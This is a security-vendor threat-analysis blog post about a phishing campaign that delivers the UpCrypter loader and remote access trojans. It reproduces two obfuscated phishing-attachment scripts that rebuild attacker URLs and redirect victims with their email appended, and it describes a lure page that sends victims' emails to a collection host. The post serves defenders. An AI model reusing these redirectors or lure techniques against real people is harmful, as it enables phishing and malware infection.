# Phishing Campaign Targeting Companies via UpCrypter

Cara Lin Cara Lin ⋮ ⋮ 8/25/2025

By Cara Lin | August 25, 2025

**Affected Platforms:** Microsoft Windows
**Impacted Users:** Microsoft Windows
**Impact:** The stolen information can be used for future attacks
**Severity Level:** High

FortiGuard Labs recently identified a phishing campaign leveraging carefully crafted emails to deliver malicious URLs linked to convincing phishing pages. These pages are designed to entice recipients into downloading JavaScript files that act as droppers for UpCrypter, malware that ultimately deploys various remote access tools (RATs).

2025 Global Threat Landscape Report

Use this report to understand the latest attacker tactics, assess your exposure, and prioritize action before the next exploit hits your environment.

The attack chain begins with a small, obfuscated script that redirects victims to a spoofed site personalized with the target's email domain, enhancing credibility. In this blog post, we'll describe an infection chain using different methods to lure the victim and successfully deliver several RATs, including PureHVNC, DCRat, and Babylon RAT.





Figure 1: Attack flow

## Phishing

The campaign includes different topics for variants of this phishing email. One variant of the campaign uses a voicemail-themed lure with the subject line “Missed Phone Call – <Date>” and an attachment named “VN0001210000200.html.” In the HTML file, the script sets the target user’s email in a Base64 string, reconstructs a link by XORing a set of small string chunks with 0x15 and then applying “atob,” and yields the prefix hxxps://www[.]tridevresins[.]com/_b#. It then appends the email value and assigns the result to “window.location.href” after 413 milliseconds. This sample also includes an anti-automation that aborts when “window.outerWidth” equals zero, as well as mild string splitting to disguise its action.



Subject: Missed Phone Call - Thu, July 24, 2025

## [redacted] Voicemail System

### You Received a Voicemail Message

Hello sales,


You have received a new voicemail message in your inbox.

| | |
|---|---|
| **Message Duration** | 00:23 |
| **Date Received** | Thu, July 24, 2025 |

The voicemail message is attached to this email for your convenience.


Thank you for being a valued Business customer.

Figure 2: Phishing mail with voicemail message



```
<script>var xyzq="c2...(omit)dw==";</script>
<script>
(function(){
  var BVmrmGDx1="a", BVmrmGDx2="to", BVmrmGDx3="b";
  var BVmrmGDx4="loc", BVmrmGDx5="ation", BVmrmGDx6="href";

  var HhTjueLA = function() {
    if (typeof window.outerWidth === "number" && window.outerWidth
    === 0) return;

    var FejVNkqC = ["t]G", "%v]X#Yl", ",&q", "&v`q]_", "eOR", "C'vxC"
    , "otB o", "Yx[", "cwF,sL", "|X("];
    var Oeobifmm = FejVNkqC.map(function(c) {
      return (c.split("").map(c=>String.fromCharCode(c.charCodeAt(0)^
      21)).join(""));
    }).join("");

    function qeHIedLq(val) {
      try { return window[BVmrmGDx1+BVmrmGDx2+BVmrmGDx3](val); }
      catch(e) { return val; }
    }

    var CYHvnPfS = qeHIedLq(Oeobifmm) + (typeof window.xyzq !==
    "undefined" ? window.xyzq : "");

    function dgJEQeLN() {
      window[BVmrmGDx4+BVmrmGDx5][BVmrmGDx6] = CYHvnPfS;
    }

    setTimeout(dgJEQeLN, 413);
  };

  if (typeof window[BVmrmGDx4+BVmrmGDx5] === "object") {
    HhTjueLA();
  }
})();
```

Figure 3: HTML file in attachment



vn0012000-wav02b3c1e00.s3.us-east-1.amazonaws.com/index.htm

V0000025002025.wav

File size: 800 KB | Audio Message | Last updated: August 2025


Connected to email: [redacted]

Secure SSL | Norton Verified

© 2025 Gmail SecureVoice, Inc. | Privacy Policy | Terms of Service

Figure 4: Phishing webpage

Another variant poses as a purchase order and arrives with an attachment named “採購訂單.html.” The script inside concatenates several short Base64 fragments into a single string, decodes it into the URL prefix hxxps://maltashopping24[.]com/t#, then decodes the victim’s Base64-encoded email address into cleartext. It also appends this plaintext email to the URL fragment and, after a delay of 127 milliseconds, redirects the browser to the constructed address.



Subject: 採購訂單

Message 採購訂單.html (796 B)

你好,

希望您一切順心。


我們想向貴公司提出訂購需求，請參閱附件。

先行感謝您的協助。

敬祝 商祺

**C**
採購經理
Tel: +886-[redacted]
[redacted], Taiwan

Figure 5: Phishing mail with order request



```
<script>var MqbMWE = "YW...(omit)dw==";</script>
<script>
(function() {
    function szArYB() {
        var j=["1","2","3"].join("");
        return j.substr(0,1);
    }
    var oUNebn = ["aHR0", "cHM6Ly", "9tYW", "x0YX",
    "Nob3", "Bwa", "W5nM", "jQuY", "29t", "L3Q", "j"];
    var eAaiqh = oUNebn.join("");
    var IjpoLL = function(x) {
        var fn = ['a','t','o','b'].join('');
        try {
            return window[fn](x);
        } catch(e) {
            return x;
        }
    };
    var ExsIQN = ['loc','ati','on'].join('');
    var KtLBaz = IjpoLL(eAaiqh) + IjpoLL(MqbMWE||"");
    function hJMTVo() {
        window[ExsIQN]['href'] = KtLBaz;
    }
    setTimeout(hJMTVo, 127);
})();
</script>
```

Figure 6: HTML file in attachment




https://frequent-mask.surge.sh/#
Gmail 下載服務器
New Taipei City, New Taipei City, Taiwan | 2025/8/12 上午10:12:52
採購訂單.pdf
文件大小：1.2 MB | PDF文件 | 最後更新： 八月 2025
已連接到電子郵件：
下載PDF
安全SSL | Norton驗證
© 2025 Gmail.com SecureDocs | 隱私政策 | 服務條款

Figure 7: Phishing webpage

The lure page is designed to appear convincing by not only displaying the victim's domain string in its banner but also fetching and embedding the domain's logo within the page content to reinforce authenticity. Its primary purpose is to deliver a malicious download.

It first suppresses error messages by assigning a no-op function to "_0x4eadd5.onerror." If the page failed to parse a victim email earlier, it shows "Email not found. Redirecting…" and sends the user to Bing to look benign. The downloadFile() handler runs only when userEmail exists. It disables the "Download" button, shows a full-screen loader, and builds a plain HTML form that POSTs to "hxxps://brokaflex[.]com/tw/w.php" with the victim's email address. It then submits the form, causing the delivery of a ZIP archive, and updates the interface to show the message "Your document has been downloaded. Please open it for review…" urging the user to open the file immediately.



